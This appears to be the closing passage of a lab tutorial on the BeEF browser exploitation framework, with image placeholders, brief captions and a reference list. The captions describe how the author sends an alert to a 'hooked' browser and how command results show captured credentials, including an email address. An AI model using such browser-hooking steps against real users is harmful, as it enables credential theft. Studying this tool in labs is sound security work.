
- Here shows the data in commands results
- Shows the username: chandanask567@gmail.com
- Password: *****




- In commands click on browser58 in that click create alert dialog.
- Enter a message and execute the command



- Send an alert to the hooked browse
- Enter a message and execute the command



- Here shows popup message
- Send an alert to the hooked browse



References:

1. Official BeEF Documentation

- The [BeEF GitHub repository](#) provides official documentation, installation guides, and source code.
- The [BeEF Wiki](#) on GitHub offers detailed guides on setting up, using modules, and understanding the framework.

2. BeEF Project Website

- <https://beefproject.com/> is the official website for BeEF, providing information on the tool's purpose, usage scenarios, and updates.

3. Books and Courses

- **"Web Application Hacker's Handbook"** by Dafydd Stuttard and Marcus Pinto: This book covers a range of web security vulnerabilities, including XSS, which is relevant to BeEF usage.
- **"The Hacker Playbook 3"** by Peter Kim: This book includes various exercises for web application exploitation, including BeEF in combination with other tools for practical scenarios.
- **OWASP Training and XSS Resources:** Many OWASP (Open Web Application Security Project) resources, labs, and modules cover XSS attacks. OWASP's XSS Prevention Cheat Sheet and OWASP's XSS page offer foundational knowledge that complements BeEF practicals.

4. Online Tutorials and Labs

- **TryHackMe** and **Hack The Box** often have labs that incorporate BeEF for ethical hacking exercises.
- **PortSwigger Academy** provides free labs to practice XSS and browser exploitation, which can be useful for BeEF practice. PortSwigger Web Security Academy includes hands-on labs.
- **YouTube Channels** like **The Cyber Mentor** and **HackerSploit** often have tutorials on BeEF setup, usage, and integration with other tools.

5. Community Forums and Support

- **Reddit** (e.g., r/AskNetsec, r/ethicalhacking) and the **BeEF GitHub Discussions** are valuable for troubleshooting and learning about advanced uses.
- **Stack Overflow** and **Security Stack Exchange:** Search for specific BeEF or XSS-related questions for community insights on practical issues.

These resources provide a combination of theoretical understanding and practical, hands-on labs to help you effectively use BeEF for browser exploitation and XSS testing.